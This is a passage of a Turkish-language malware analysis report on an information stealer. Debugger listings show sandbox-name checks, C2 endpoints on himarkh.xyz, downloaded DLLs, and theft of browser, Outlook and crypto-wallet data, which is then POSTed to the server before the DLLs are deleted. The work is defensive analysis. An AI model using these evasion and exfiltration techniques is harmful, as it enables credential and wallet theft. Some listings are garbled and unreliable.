Zararlı yazılımın, sistemdeki belirli DLL'leri kendisine dahil etmek için **LoadLibraryA** fonksiyonunu çağırdığı gözlemlenmiştir. Bu aşamada yüklenecek **wininet.dll**, **crypt32.dll** ve **shell32.dll** gibi kütüphaneler, zararlı yazılımın ilerleyen aşamalarda ağ bağlantısı kurma, sistem yapılandırmasını değiştirme ve şifreleme-çözümleme gibi yetenekler kazanacağını göstermektedir. Kullanılan bu yöntem, zararlı yazılımın başlangıçta çok az import ile çalışmasını sağlamakta ve böylece güvenlik kontrollerinin atlatılmasını kolaylaştırmaktadır.

00AFB704	C745 FC 01000000	mov dword ptr ss:[ebp-4],1	eax:"HAL9TH", 00B125D4:"HAL9TH"
00AFB70B	A1 0425B100	push eax	eax:"HAL9TH"
00AFB710	E8 CAFBFFFF	call son_1 - kopya.AF8260	eax:"HAL9TH"
00AFB716	50	push eax	eax:"HAL9TH"
00AFB717	E8 DE9BFFFF	call son_1 - kopya.AE52FA	eax:"HAL9TH"
00AFB71C	83C4 08	add esp,8	eax:"HAL9TH"
00AFB71F	85C0	test eax, eax	00B126CC:"JohnDoe"
00AFB721	75 20	jne son_1 - kopya.AF8743	eax:"HAL9TH"
00AFB723	8B00 CC26B100	mov ecx, dword ptr ds:[B126CC]	eax:"HAL9TH"
00AFB729	51	push ecx	
00AFB72A	E8 81FAFFFF	call son_1 - kopya.AFB1E0	
00AFB72F	50	push eax	
00AFB730	E8 C59BFFFF	call son_1 - kopya.AE52FA	
00AFB735	83C4 08	add esp,8	
00AFB738	85C0	test eax, eax	
00AFB73A	75 07	jne son_1 - kopya.AF8743	
00AFB73C	C745 FC 00000000	mov dword ptr ss:[ebp-4],0	
00AFB743	8B45 FC	mov eax, dword ptr ss:[ebp-4]	
00AFB746	88E5	mov esp, ebp	
00AFB748	5D	pop ebp	
00AFB749	C3	ret	

Şekil 19- Bilgisayar/Kullanıcı Adının Bilinen Sandbox İsimleriyle Karşılaştırılması (HAL9TH / JohnDoe)

00FB82E0	55	push ebp	
00FB82E1	8BEC	mov ebp, esp	
00FB82E3	816C 14010000	sub esp, 114	
00FB82E9	A1 E401FA00	mov eax, dword ptr ds:[FA01FA]	eax:"WIN-LIKDN79P803"
00FB82EE	33C3	xor eax, ebp	
00FB82F0	8945 FC	mov dword ptr ss:[ebp-4], eax	
00FB82F3	C785 ECFEFFFF 04010000	mov dword ptr ss:[ebp-114], 104	
00FB82FD	8D85 ECFEFFFF	lea eax, dword ptr ss:[ebp-114]	eax:"WIN-LIKDN79P803"
00FB8303	50	push eax	
00FB8304	8D8D F0FEFFFF	lea ecx, dword ptr ss:[ebp-110]	
00FB830A	51	push ecx	
00FB830B	FF15 7828FA00	call dword ptr ds:[<<GetComputerNameA>]	eax:"WIN-LIKDN79P803"
00FB8311	85C0	test eax, eax	eax:"WIN-LIKDN79P803"
00FB8313	75 09	jne son_1 - kopya.F8B31E	
00FB8315	A1 0422FA00	mov eax, dword ptr ds:[FA22D4]	
00FB831A	0B 08	cmp son_1 - kopya.F8B324	
00FB831C	EB 06	jmp son_1 - kopya.F8B324	
00FB831E	8D85 F0FEFFFF	lea eax, dword ptr ss:[ebp-110]	
00FB8324	8B4D FC	mov ecx, dword ptr ss:[ebp-4]	
00FB8327	33CD	xor ecx, ebp	
00FB8329	E8 2690FFFF	call son_1 - kopya.F74354	
00FB832E	88E5	mov esp, ebp	
00FB8330	5D	pop ebp	
00FB8331	C3	ret	
00FB8332	CC	int3	
00FB8333	CC	int3	
00FB8334	CC	int3	

Şekil 20- GetComputerNameA API Çağrısı ile Sistem Bilgisinin Sorgulanması

Zararlı yazılım, sandbox tespit etmek amacıyla **GetComputerNameA** API'sini kullanarak sistemin bilgisayar/kullanıcı adını sorgulamaktadır. Şekil 19' da görüldüğü üzere, elde edilen bu değeri bilinen analiz ortamlarına ait varsayılan statik isimlerle karşılaştırarak bir evasion mekanizması işletmektedir.

00F90E13	51	push ecx	
00F90E14	FF15 6827FA00	call dword ptr ds:[<<wsprintfA>]	
00F90E1A	83C4 0C	add esp, C	00FA2608:"hmarkh.xyz"
00F90E1D	8B15 0826FA00	mov edx, dword ptr ds:[FA2608]	00FA259C:"%s/5.jpg"
00F90E23	52	push edx	
00F90E24	A1 9C25FA00	mov eax, dword ptr ds:[FA259C]	
00F90E29	50	push eax	
00F90E2A	8D8D 2443FFFF	lea ecx, dword ptr ss:[ebp-BCDC]	
00F90E30	51	push ecx	
00F90E31	FF15 6827FA00	call dword ptr ds:[<<wsprintfA>]	
00F90E37	83C4 0C	add esp, C	00FA2608:"hmarkh.xyz"
00F90E3A	8B15 0826FA00	mov edx, dword ptr ds:[FA2608]	00FA256C:"%s/6.jpg"
00F90E40	52	push edx	
00F90E41	A1 6C25FA00	mov eax, dword ptr ds:[FA256C]	
00F90E46	50	push eax	
00F90E47	8D8D 543BFFFF	lea ecx, dword ptr ss:[ebp-C4AC]	
00F90E4D	51	push ecx	
00F90E4E	FF15 6827FA00	call dword ptr ds:[<<wsprintfA>]	
00F90E54	83C4 0C	add esp, C	00FA2608:"hmarkh.xyz"
00F90E57	8B15 0826FA00	mov edx, dword ptr ds:[FA2608]	00FA2294:"%s/7.jpg"
00F90E5D	52	push edx	
00F90E5E	A1 9427FA00	mov eax, dword ptr ds:[FA2294]	
00F90E63	50	push eax	
00F90E64	8D8D C452FFFF	lea ecx, dword ptr ss:[ebp-AD3C]	
00F90E6A	51	push ecx	
00F90E6B	FF15 6827FA00	call dword ptr ds:[<<wsprintfA>]	
00F90E71	83C4 0C	add esp, C	00FA2608:"hmarkh.xyz"
00F90E74	8B15 0826FA00	mov edx, dword ptr ds:[FA2608]	00FA22E8:"%s/main.php"
00F90E7A	52	push edx	
00F90E7B	A1 E822FA00	mov eax, dword ptr ds:[FA22E8]	
00F90E80	50	push eax	
00F90E81	8D8D AC56FFFF	lea ecx, dword ptr ss:[ebp-A954]	
00F90E87	51	push ecx	
00F90E88	FF15 6827FA00	call dword ptr ds:[<<wsprintfA>]	
00F90E8E	83C4 0C	add esp, C	00FA2570:"c:\\\\ProgramData\\\\"
00F90E91	8B15 7025FA00	mov edx, dword ptr ds:[FA2570]	
00F90E97	52	push edx	
00F90E98	8D85 CC27FFFF	lea eax, dword ptr ss:[ebp-D834]	
00F90E9E	50	push eax	
00F90E9F	FF15 C428FA00	call dword ptr ds:[<<strcmpA>]	

Şekil 21- C2 Sunucusuna Eklenecek Endpointler

Zararlı yazılım, **wsprintfA** API'ini kullanarak zararlı yazılımın C2 sunucusu olan **hmarkh.xyz** stringini değişken olarak alıp bu stringe C2 sunucusunun endpointlerini eklemektedir.

/1.jpg	/2.jpg	/3.jpg	/4.jpg
/5.jpg	/6.jpg	/7.jpg	/main.php

Tablo 3-Endpoint Bilgileri

* 01210F9C	FF15 C4282201	call dword ptr ds:[ebp+0]	01222618:&"C:\\\\ProgramData\\isoftokn3.dll"
* 01210FA2	A1 18262201	mov eax,dword ptr ds:[1222618]	
* 01210FA7	50	push eax	
* 01210FAB	808D 543BFFFF	lea ecx,dword ptr ss:[ebp-C4AC]	ecx:"C:\\\\ProgramData\\\\nss3.dll"
* 01210FAE	51	push ecx	
* 01210FB4	E8 CCF0FFFF	call son_1 - kopya.1210080	
* 01210FB7	83C4 08	add esp,8	edx:"himarkh.xyz/5.jpg", 01222568:&"C:\\\\ProgramData\\\\sqite3.dll"
* 01210FBD	8085 F44AFFFF	push edx	edx:"himarkh.xyz/5.jpg"
* 01210FBE	52	lea eax,dword ptr ss:[ebp-B50C]	
* 01210FC4	50	push eax	
* 01210FC5	E8 B6F0FFFF	call son_1 - kopya.1210080	
* 01210FCA	83C4 08	add esp,8	ecx:"C:\\\\ProgramData\\\\nss3.dll", 012222F0:&"C:\\\\ProgramData\\\\freeb1"
* 01210FCD	808D F0222201	mov ecx,dword ptr ds:[12222F0]	ecx:"C:\\\\ProgramData\\\\nss3.dll"
* 01210FD3	51	push ecx	
* 01210FD4	8095 6C37FFFF	lea edx,dword ptr ss:[ebp-C894]	edx:"himarkh.xyz/5.jpg"
* 01210FDA	52	push edx	
* 01210FDB	E8 A0F0FFFF	call son_1 - kopya.1210080	
* 01210FE0	83C4 08	add esp,8	01222398:&"C:\\\\ProgramData\\\\mozglue.dll"
* 01210FE3	A1 98232201	mov eax,dword ptr ds:[1222398]	
* 01210FE8	50	push eax	ecx:"C:\\\\ProgramData\\\\nss3.dll"
* 01210FE9	808D 3C3FFFFF	lea ecx,dword ptr ss:[ebp-C0C4]	
* 01210FEF	51	push ecx	
* 01210FF0	E8 88F0FFFF	call son_1 - kopya.1210080	
* 01210FF5	83C4 08	add esp,8	edx:"himarkh.xyz/5.jpg", 01222458:&"C:\\\\ProgramData\\\\msvc140.dll"
* 01210FF8	8085 58242201	mov edx,dword ptr ds:[1222458]	edx:"himarkh.xyz/5.jpg"
* 01210FFE	52	push edx	
* 01210FF5	8085 DC4EFFFF	lea eax,dword ptr ss:[ebp-B124]	
* 01211005	50	push eax	
* 01211006	E8 75F0FFFF	call son_1 - kopya.1210080	
* 0121100B	83C4 08	add esp,8	ecx:"C:\\\\ProgramData\\\\nss3.dll", 01222440:&"C:\\\\ProgramData\\\\nss3.d"
* 0121100E	808D 40242201	mov ecx,dword ptr ds:[1222440]	ecx:"C:\\\\ProgramData\\\\nss3.dll"
* 01211014	51	push ecx	
* 01211015	8095 2443FFFF	lea edx,dword ptr ss:[ebp-BCDC]	
* 0121101B	52	push edx	edx:"himarkh.xyz/5.jpg"
* 0121101C	E8 5F0FFFFF	call son_1 - kopya.1210080	
* 01211021	83C4 08	add esp,8	
* 01211024	A1 E4202201	mov eax,dword ptr ds:[12220F4]	012220F4:&"C:\\\\ProgramData\\\\vcruntime140.dll"
* 01211029	50	push eax	
* 0121102A	808D C452FFFF	lea ecx,dword ptr ss:[ebp-A03C]	
* 01211030	51	push ecx	ecx:"C:\\\\ProgramData\\\\nss3.dll"
* 01211031	E8 4AF0FFFF	call son_1 - kopya.1210080	
* 01211036	83C4 08	add esp,8	
* 01211039	6A 00	push 0	
* 0121103B	8095 CC27FFFF	lea edx,dword ptr ss:[ebp-D834]	edx:"himarkh.xyz/5.jpg"
* 01211041	52	push edx	

Şekil 22- C2 Üzerinden Çekilen Zararlı Payload'un (msvc140.dll) Diske Yazılma Anı

Zararlı yazılım C2 sunucusundan HTTP POST isteği aracılığıyla indirdiği msvc140.dll bağımlılık dosyasını C:\ProgramData dizinine yazmaktadır.

* 012100A1	50	push eax	
* 012100A2	8045 F4	lea eax,dword ptr ss:[ebp-C]	
* 012100A5	64:A3 00000000	mov dword ptr [eax],eax	
* 012100AB	6A 00	push 0	
* 012100AD	6A 00	push 0	
* 012100AF	6A 00	push 0	
* 012100B1	E8 C9F00000	push 0	
* 012100B6	68 B8242101	push son_1 - kopya.1219488	
* 012100B8	808D AFEFFFFF	lea ecx,dword ptr ss:[ebp-15C]	[ebp-15C]:"--1BEF0A57BE110F0467A--\r\n"
* 012100C1	E8 5A150000	call son_1 - kopya.1211600	
* 012100C6	C745 FC 00000000	mov dword ptr ss:[ebp-4],0	[ebp-8]:"himarkh.xyz/4.jpg"
* 012100CD	C745 08	mov eax,dword ptr ss:[ebp-8]	
* 012100D0	50	push eax	
* 012100D1	808D AFEFFFFF	lea ecx,dword ptr ss:[ebp-15C]	[ebp-15C]:"--1BEF0A57BE110F0467A--\r\n"
* 012100D7	E8 84230000	call son_1 - kopya.1214460	
* 012100DC	85C0	test eax,eax	[ebp-C]:"C:\\\\ProgramData\\msvc140.dll"
* 012100E3	74 0E	je son_1 - kopya.1210080	
* 012100E4	8B40 0C	mov ecx,dword ptr ss:[ebp-C]	
* 012100E6	51	push ecx	
* 012100E7	808D AFEFFFFF	lea ecx,dword ptr ss:[ebp-15C]	[ebp-15C]:"--1BEF0A57BE110F0467A--\r\n"
* 012100EA	E8 51130000	call son_1 - kopya.1211440	
* 012100EF	808D AFEFFFFF	lea ecx,dword ptr ss:[ebp-15C]	[ebp-15C]:"--1BEF0A57BE110F0467A--\r\n"
* 012100F5	E8 86140000	call son_1 - kopya.1211590	
* 012100FA	C745 FC FFFFFFFF	mov dword ptr ss:[ebp-4],FFFFFFF	
* 01210101	808D AFEFFFFF	lea ecx,dword ptr ss:[ebp-15C]	[ebp-15C]:"--1BEF0A57BE110F0467A--\r\n"
* 01210107	E8 B4140000	call son_1 - kopya.12115C0	
* 0121010C	8840 F4	mov ecx,dword ptr ss:[ebp-C]	
* 0121010F	64:8900 00000000	mov dword ptr [eax],ecx	
* 01210116	59	pop ecx	
* 01210117	8840 F0	mov ecx,dword ptr ss:[ebp-10]	
* 0121011A	33CD	xor ecx,ebp	
* 0121011C	E8 3342FEFF	call son_1 - kopya.11F4354	
* 01210121	88E5	mov esp,ebp	
* 01210123	50	pop ebp	
* 01210124	C3	ret	
* 01210125	CC	int3	
* 01210126	CC	int3	
* 01210127	CC	int3	
* 01210128	CC	int3	
* 01210129	CC	int3	

Şekil 23- Zararlı Yazılım Bağımlılıkları için Dosya Yollarının Oluşturulması

Zararlı yazılımın C2 sunucusundan (himarkh.xyz/4.jpg uç noktası üzerinden) indireceği bağımlılık dosyası için C:\ProgramData\msvc140.dll hedef yolunu oluşturduğu ve kurbanın sisteminde bu kütüphane için yer tahsis etmeye hazırlandığı görülmektedir

00F92623	50	push eax	
00F92624	884D B0	mov ecx, dword ptr ss:[ebp-50]	
00F92627	51	push ecx	
00F92628	FF15 0029FA00	call dword ptr ds:[<InternetConnect>]	
00F9262E	8945 A4	mov dword ptr ss:[ebp-5C], eax	
00F92631	837D A4 00	cmp dword ptr ss:[ebp-5C], 0	
00F92635	0F84 F0010000	je son_1 - kopya.F92828	
00F92638	6A 00	push 0	
00F92639	6A 01	push 1	
00F9263F	6A 41	push 41	
00F92641	8855 A4	mov edx, dword ptr ss:[ebp-5C]	
00F92644	52	push edx	
00F92645	FF15 3828FA00	call dword ptr ds:[<InternetSetOption>]	
00F92648	6A 01	push 1	
00F9264D	68 00004000	push 400000	
00F92652	6A 00	push 0	
00F92654	6A 00	push 0	
00F92656	6A 00	push 0	
00F92658	804D D0	lea ecx, dword ptr ss:[ebp-30]	[ebp-30]: "/6.jpg"
00F9265B	E8 D0ECDFDF	call son_1 - kopya.F71330	F9A014: "POST"
00F92660	50	push eax	
00F92661	68 14A0F900	push son_1 - kopya.F9A014	
00F92666	8845 A4	mov eax, dword ptr ss:[ebp-5C]	
00F92669	50	push eax	
00F9266A	FF15 3C28FA00	call dword ptr ds:[<HttpRequest>]	
00F92670	8945 A0	mov dword ptr ss:[ebp-60], eax	
00F92673	837D A0 00	cmp dword ptr ss:[ebp-60], 0	
00F92677	0F84 A4010000	je son_1 - kopya.F92821	
00F9267D	884D A0	mov ecx, dword ptr ss:[ebp-60]	
00F92680	51	push ecx	
00F92681	88BD 28FEFFFF	mov ecx, dword ptr ss:[ebp-108]	[ebp-108]: "&!--1BEF0A57BE110FD467A--\r\n"
00F92687	E8 14F1FFFF	call son_1 - kopya.F917A0	
00F9268C	68 1CA0F900	push son_1 - kopya.F9A01C	F9A01C: "Content-Type: multipart/form-data; boundary="
00F92691	804D 84	lea ecx, dword ptr ss:[ebp-7C]	
00F92694	E8 27EBDFDF	call son_1 - kopya.F711C0	
00F92699	C645 FC 02	mov byte ptr ss:[ebp-11], 2	
00F9269D	8855 28FEFFFF	mov edx, dword ptr ss:[ebp-108]	[ebp-108]: "&!--1BEF0A57BE110FD467A--\r\n"
00F926A3	83C2 10	add edx, 10	
00F926A6	52	push edx	
00F926A7	804D 84	lea ecx, dword ptr ss:[ebp-7C]	

Şekil 24- C2 Sunucusuna Gönderilecek HTTP POST İsteğinin Oluşturulması

Zararlı yazılım, oluşturduğu endpoint **HTTP POST** istekleri ileterek operasyonel süreçte ihtiyaç duyduğu DLL'i indirmekte ve bu bağımlılıkları **C:\ProgramData** dizinine kaydetmektedir. Sisteme entegre edilen dosyalar şunlardır: **sqlite3.dll**, **freebl3.dll**, **mozglue.dll**, **msvc140.dll**, **nss3.dll**, **softokn3.dll** ve **vcruntime140.dll**. Gerekli kütüphanelerin yüklenmesinin ardından zararlı yazılım, hedef sistemdeki verileri sızdırmak üzere çalışmaya hazır duruma gelmektedir.

0027EC39	E8 D2DBFFFF	call son_1 - kopya.27C810	
0027EC3E	880D E8232900	mov ecx, dword ptr ds:[2923F8]	002923F8: &"Google Chrome"
0027EC44	51	push ecx	
0027EC45	8815 F4242900	mov edx, dword ptr ds:[2924F4]	002924F4: &"\\Google\\Chrome\\User Data"
0027EC48	E8 5FEFFFFF	push ecx	
0027EC4C	88 83C4 08	call son_1 - kopya.27EAB0	
0027EC51	50	add esp, 8	00292200: &"chromium"
0027EC54	50	mov eax, dword ptr ds:[292200]	002925E4: &"\\Chromium\\User Data"
0027EC5A	880D E4252900	push eax	
0027EC60	51	push ecx	
0027EC61	E8 4AEEFFFF	call son_1 - kopya.27EAB0	
0027EC66	83C4 08	add esp, 8	00292288: &"kometa"
0027EC69	8815 88222900	mov edx, dword ptr ds:[292288]	0029253C: &"\\Kometa\\User Data"
0027EC6F	52	push edx	
0027EC70	50	mov eax, dword ptr ds:[29253C]	
0027EC75	E8 35FEFFFF	push eax	
0027EC76	88 83C4 08	call son_1 - kopya.27EAB0	
0027EC7E	880D 88242900	add esp, 8	00292488: &"Amigo"
0027EC84	50	push ecx	
0027EC85	8815 6C242900	mov edx, dword ptr ds:[292488]	0029246C: &"\\Amigo\\User Data"
0027EC88	52	push edx	
0027EC8C	E8 1FEFFFFF	call son_1 - kopya.27EAB0	
0027EC91	83C4 08	add esp, 8	002923FC: &"Torch"
0027EC94	50	mov eax, dword ptr ds:[2923FC]	00292670: &"\\Torch\\User Data"
0027EC99	880D 70262900	push eax	
0027ECA0	51	push ecx	
0027ECA1	E8 0AEEFFFF	call son_1 - kopya.27EAB0	
0027ECA6	83C4 08	add esp, 8	0029254C: &"Orbitum"
0027ECA9	8815 4C252900	mov edx, dword ptr ds:[29254C]	0029230C: &"\\Orbitum\\User Data"
0027ECAB	52	push edx	
0027ECB0	50	mov eax, dword ptr ds:[29230C]	
0027ECB5	E8 F5DFDFDF	push eax	
0027ECB6	83C4 08	call son_1 - kopya.27EAB0	
0027ECBB	880D 40262900	add esp, 8	00292640: &"Comodo Dragon"
0027ECBE	51	mov ecx, dword ptr ds:[292640]	00292684: &"\\Comodo\\Dragon\\User Data"
0027ECC4	52	push ecx	
0027ECC5	8815 84262900	mov edx, dword ptr ds:[292684]	

Şekil 25- Çalınan Bilgiler

Zararlı yazılım, ilk olarak tarayıcı verilerini toplamaya başlamaktadır. Kurbanın makinesinde mevcut olan tarayıcıların cookie'lerini, şifrelerini, otomatik doldurma verilerini çalmaya çalışmaktadır.

Chrome	Orbitum	Vivaldi	Cent	Brave	BlackHawk
Chromium	Nichrome	CocCoc	Elements Browser	Opera	IceCat
Kometa	Maxthon5	Browser	TorBro	Mozilla Firefox	KMeleon
Amigo	Sputnik	Uran Browser	CryptoTab	Pale Moon	Thunderbird
Torch	EPB	QIP Surf	Microsoft Edge	WaterFox	CyberFox

Tablo 4- Hedef Tarayıcılar

```

0127F241 8BEC 20      push esp
0127F243 8BEC 20      mov ebp,esp
0127F246 8B45 08      sub esp,20
0127F249 50          mov eax,dword ptr ss:[ebp+8]
0127F24A 68 01000080 push eax
0127F24F 8D4D E8      lea ecx,dword ptr ss:[ebp-18]
0127F252 51          push ecx
0127F253 8D4D E4      lea ecx,dword ptr ss:[ebp-1C]
0127F256 E8 05FDFEFF call son_1 - kopya.127EF60
0127F25B 68 509D2801 push son_1 - kopya.1289D50
0127F260 68 549D2801 push son_1 - kopya.1289D54
0127F265 E8 41E3FEFF call son_1 - kopya.12655A8
0127F26A 83C4 08      add esp,8
0127F26D 8D45 E8      mov dword ptr ss:[ebp-8],eax

```

eax:"Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\19371289D50:"a"

1289D54:"outlook.txt"

Şekil 26- Outlook.txt

Zararlı yazılım, Outlook verilerinin de toparlayıp **outlook.txt** üzerine yazmaktadır.

```

00374E20 68 981E3800 push son_1 - kopya.381F08
00374E26 FF15 C4283800 call dword ptr ds:[4018C428]
00374E2C 8B00 20213800 mov ecx,dword ptr ds:[382190]
00374E30 51          push ecx
00374E33 50          mov edx,dword ptr ds:[38211C]
00374E36 52          push edx
00374E39 50          mov eax,dword ptr ds:[38211C]
00374E3A 50          push eax
00374E3B E8 E1FEFFFF call son_1 - kopya.374E20
00374E3F 83C4 0C      add esp,C
00374E42 8B00 C4223800 mov ecx,dword ptr ds:[382264]
00374E48 51          push ecx
00374E49 8B00 80263800 mov edx,dword ptr ds:[382680]
00374E4F 50          push edx
00374E50 50          mov eax,dword ptr ds:[382680]
00374E55 50          push eax
00374E58 E8 05FEFFFF call son_1 - kopya.374E20
00374E5B 83C4 0C      add esp,C
00374E5E 8B00 E8253800 mov ecx,dword ptr ds:[3825E8]
00374E64 51          push ecx
00374E65 8B00 10263800 mov edx,dword ptr ds:[382610]
00374E6B 52          push edx
00374E6C 50          mov eax,dword ptr ds:[382620]
00374E6D 50          push eax
00374E6E E8 A9FEFFFF call son_1 - kopya.374E20
00374E72 83C4 0C      add esp,C
00374E75 8B00 E8253800 mov ecx,dword ptr ds:[3825E8]
00374E7B 51          push ecx
00374E7C 8B00 90223800 mov edx,dword ptr ds:[382290]
00374E82 52          push edx
00374E88 50          mov eax,dword ptr ds:[382344]

```

ecx:"\\Primecoin\\", 00382190:"\\a\\a.dat"

ecx:"\\Primecoin\\", 0038211C:"\\Bitcoin\\"

0038211C:"\\Bitcoin\\"

ecx:"\\Primecoin\\", 003822E4:"keystore"

ecx:"\\Primecoin\\", 00382680:"\\Ethereum\\"

00382680:"\\Ethereum\\"

ecx:"\\Primecoin\\", 003825E8:"default_wallet"

ecx:"\\Primecoin\\", 00382610:"\\Ethereum\\wallets\\"

00382620:"\\Ethereum"

ecx:"\\Primecoin\\", 003825E8:"default_wallet"

ecx:"\\Primecoin\\", 00382290:"\\Ethereum-LTC\\wallets\\"

00382344:"\\Ethereum-LTC"

Şekil 27- Kripto para cüzdanları

Daha sonraki aşamada zararlı yazılım, kurban sisteminde bulunan kripto para cüzdanlarını tespit ederek bu cüzdanlara ait verileri toplamaya başlamaktadır. Toplanan veriler, saldırgan tarafa iletilmek üzere hazırlanmaktadır.

Bitcoin	Ethereum	Electrum	Electrum-LTC	Primecoin	ElectronCash	Exodus
Multidoge	Zcash	DashCore	Litecoin	Anoncoin	BBQcoin	Devcoin
Digitalcoin	Florincoin	GoldCoin	Infinitecoin	IOCoin	Ixcoin	Megacoin
Franko	Freicoin	Mincoin	Namecoin	Terracoin	YACoin	

Tablo 5- Hedef kripto cüzdanlar

00372656 00372658 00372660 00372661 00372666 00372669 0037266A 00372670 00372673 00372677 0037267D 00372680 00372681 00372687 0037268C 00372691 00372694 00372699 0037269D 003726A3	6A 00 804D D0 E8 D0ECDF 50 68 14A03700 8845 A4 50 FF15 3C283800 8945 A0 837D A0 00 0F84 A4010000 884D A0 51 888D 28FEFFFF E8 14F1FFFF 68 1CA03700 804D 84 E8 27EBDF C645 FC 02 8895 28FEFFFF 83C2 10	push 0 lea ecx,dword ptr ss:[ebp-30] call son_1 - kopya.351330 push eax push son_1 - kopya.37A014 mov eax,dword ptr ss:[ebp-5C] push eax call dword ptr ds:[&HttpRequestA-] mov dword ptr ss:[ebp-60],eax cmp dword ptr ss:[ebp-60],0 je son_1 - kopya.372821 mov ecx,dword ptr ss:[ebp-60] push ecx mov ecx,dword ptr ss:[ebp-108] call son_1 - kopya.3717A0 push son_1 - kopya.37A01C lea ecx,dword ptr ss:[ebp-7C] call son_1 - kopya.3511C0 mov byte ptr ss:[ebp-4],2 mov edx,dword ptr ss:[ebp-108] add edx,10	[ebp-30]:"/main.php" 37A014:"POST" [ebp-108]:&"--1BEF0A57BE110FD467A--\r\n" 37A01C:"Content-Type: multipart/form-data; boundary=" [ebp-108]:&"--1BEF0A57BE110FD467A--\r\n"
--	--	---	---

Şekil 28- C2 Sunucusuna (/main.php) Yönelik Hazırlanan HTTP POST İsteği

Tüm hassas veriler toplandıktan sonra zararlı yazılım /main.php endpointine yönelik **HTTP POST** isteğini hazırlamaktadır.

012811A0 012811A1 012811A7 012811A8 012811AD 012811B0 012811B6 012811B7 012811B8 012811C2 012811C4 012811CA 012811CB 012811D0 012811D3 012811D6 012811DC 012811DD 012811E2 012811E5 012811E6 012811EB 012811EE 012811F1 012811F2 012811F7 012811FA 01281200 01281201 01281206 01281207 0128120D 01281212 01281218 01281219	0000 00000000 51 8095 7C5EFFFF 52 E8 83F8FFFF 83C4 08 8085 CC27FFFF 50 FF15 D0282901 E8 6EEAFF 6A 00 808D E423FFFF 51 E8 105BFFFF 83C4 08 8945 F0 8095 CC27FFFF 52 68 DF942801 8845 F0 50 E8 55F3FFFF 83C4 0C 884D F0 51 E8 1968FFFF 83C4 04 8095 E423FFFF 52 A1 E8202901 50 808D BCFAFFFF E8 AE060000 880D D8262901 51 808D BFEAFEE	lea ecx,dword ptr ss:[ebp-0034] push ecx lea edx,dword ptr ss:[ebp-A184] push edx call son_1 - kopya.1280A30 add esp,8 lea eax,dword ptr ss:[ebp-D834] push eax call dword ptr ds:[&SetCurrentDirectoryA-] call son_1 - kopya.127FC30 push 0 lea ecx,dword ptr ss:[ebp-DC1C] push ecx call son_1 - kopya.1276CE0 add esp,8 mov dword ptr ss:[ebp-10],eax lea edx,dword ptr ss:[ebp-D834] push edx push son_1 - kopya.12894DF mov eax,dword ptr ss:[ebp-10] push eax call son_1 - kopya.1280540 add esp,C mov ecx,dword ptr ss:[ebp-10] push ecx call son_1 - kopya.1277A10 add esp,4 lea edx,dword ptr ss:[ebp-DC1C] push edx mov eax,dword ptr ds:[12920E8] push eax lea ecx,dword ptr ss:[ebp-544] call son_1 - kopya.12818C0 mov ecx,dword ptr ds:[1292608] push ecx lea ecx,dword ptr ss:[ebp-544]	ecx:"_9005114534.zip" ecx:"_9005114534.zip" ecx:"_9005114534.zip" 012920E8:&"file" ecx:"_9005114534.zip", 01292608:&"himarkh.xyz" ecx:"_9005114534.zip"
--	---	---	--

Şekil 29- Çalınan Verilerin Dışarı Sızdırılmak Üzere Arşivlenmesi

Ardından elde edilen veriler sıkıştırılarak hedef sunucuya iletilmektedir

01071331	80B5 9C2FFFFF	lea ecx,dword ptr ss:[ebp-0064]	push ecx	ecx:"C:\\\\ProgramData\\sqlite3.dll"
01071333	50	call son_1 - kopya.1070130		
0107133A	E8 F100FFFF	add esp,4		
0107133C	83C4 04	lea ecx,dword ptr ss:[ebp-0834]	push ecx	01082570:"C:\\\\ProgramData\\sqlite3.dll"
01071342	80B0 CC27FFFF	push ecx		
01071348	51	call son_1 - kopya.106F540		
01071349	E8 F2E1FFFF	add esp,4		
0107134E	83C4 04	mov edx,dword ptr ds:[1082570]		01082570:"C:\\\\ProgramData\\sqlite3.dll"
01071351	70250801	push ecx		
01071357	52	call dword ptr ds:[&GetCurrentDirectoryA]		01082570:"C:\\\\ProgramData\\sqlite3.dll"
01071358	FF15 00280801	lea eax,dword ptr ss:[ebp-0834]		
0107135E	80B5 CC27FFFF	push eax		
01071364	50	call dword ptr ds:[&RemoveDirectoryA]		01082568:"C:\\\\ProgramData\\sqlite3.dll"
01071365	FF15 80270801	mov ecx,dword ptr ds:[1082568]		
01071366	8800 68250801	push ecx		
01071372	FF15 08290801	call dword ptr ds:[&DeleteFileA]		010825F0:"C:\\\\ProgramData\\sqlite3.dll"
01071378	8815 F0270801	mov edx,dword ptr ds:[10825F0]		
0107137E	52	push ecx		010825F0:"C:\\\\ProgramData\\sqlite3.dll"
0107137F	FF15 08290801	call dword ptr ds:[&DeleteFileA]		01082598:"C:\\\\ProgramData\\sqlite3.dll"
01071385	A1 98270801	mov eax,dword ptr ds:[1082598]		
0107138A	50	push ecx		01082598:"C:\\\\ProgramData\\sqlite3.dll"
0107138B	FF15 08290801	call dword ptr ds:[&DeleteFileA]		ecx:"C:\\\\ProgramData\\sqlite3.dll", 01082458:"C:\\\\ProgramData\\msvcpl40.dll"
01071391	8800 58270801	mov ecx,dword ptr ds:[1082458]		ecx:"C:\\\\ProgramData\\sqlite3.dll"
01071397	51	push ecx		01082440:"C:\\\\ProgramData\\sqlite3.dll"
01071398	FF15 08290801	call dword ptr ds:[&DeleteFileA]		01082440:"C:\\\\ProgramData\\sqlite3.dll"
0107139E	8815 40270801	mov edx,dword ptr ds:[1082440]		01082618:"C:\\\\ProgramData\\sqlite3.dll"
010713A4	52	push ecx		01082618:"C:\\\\ProgramData\\sqlite3.dll"
010713A5	FF15 08290801	call dword ptr ds:[&DeleteFileA]		01082618:"C:\\\\ProgramData\\sqlite3.dll"
010713AB	A1 18270801	mov eax,dword ptr ds:[1082618]		ecx:"C:\\\\ProgramData\\sqlite3.dll", 010820F4:"C:\\\\ProgramData\\vcruntime140.dll"
010713B0	50	push eax		
010713B1	FF15 08290801	call dword ptr ds:[&DeleteFileA]		
010713B7	8800 F4200801	mov ecx,dword ptr ds:[10820F4]		
010713BD	51	push ecx		

Şekil 30- Silinen dll Dosyaları

Zararlı yazılım verileri çaldıktan sonra indirdiği DLL dosyalarını silerek fark edilmesini zorlaştırmaktadır.

012813FC	88E3	mov esp,ebp		
012813FE	5D	pop ebp		
012813FF	C3	ret		
01281400	55	push ebp		
01281401	88EC	mov ebp,esp		
01281403	B9 F8262901	mov ecx,son_1 - kopya.12926F8		
01281408	E8 431C0000	call son_1 - kopya.1283050		Şifreli stringlerin çözüldüğü fonksiyonlar
01281409	E8 EE82FFFF	call son_1 - kopya.1279700		GetProcAddress ve LoadLibraryA ile API gizleme
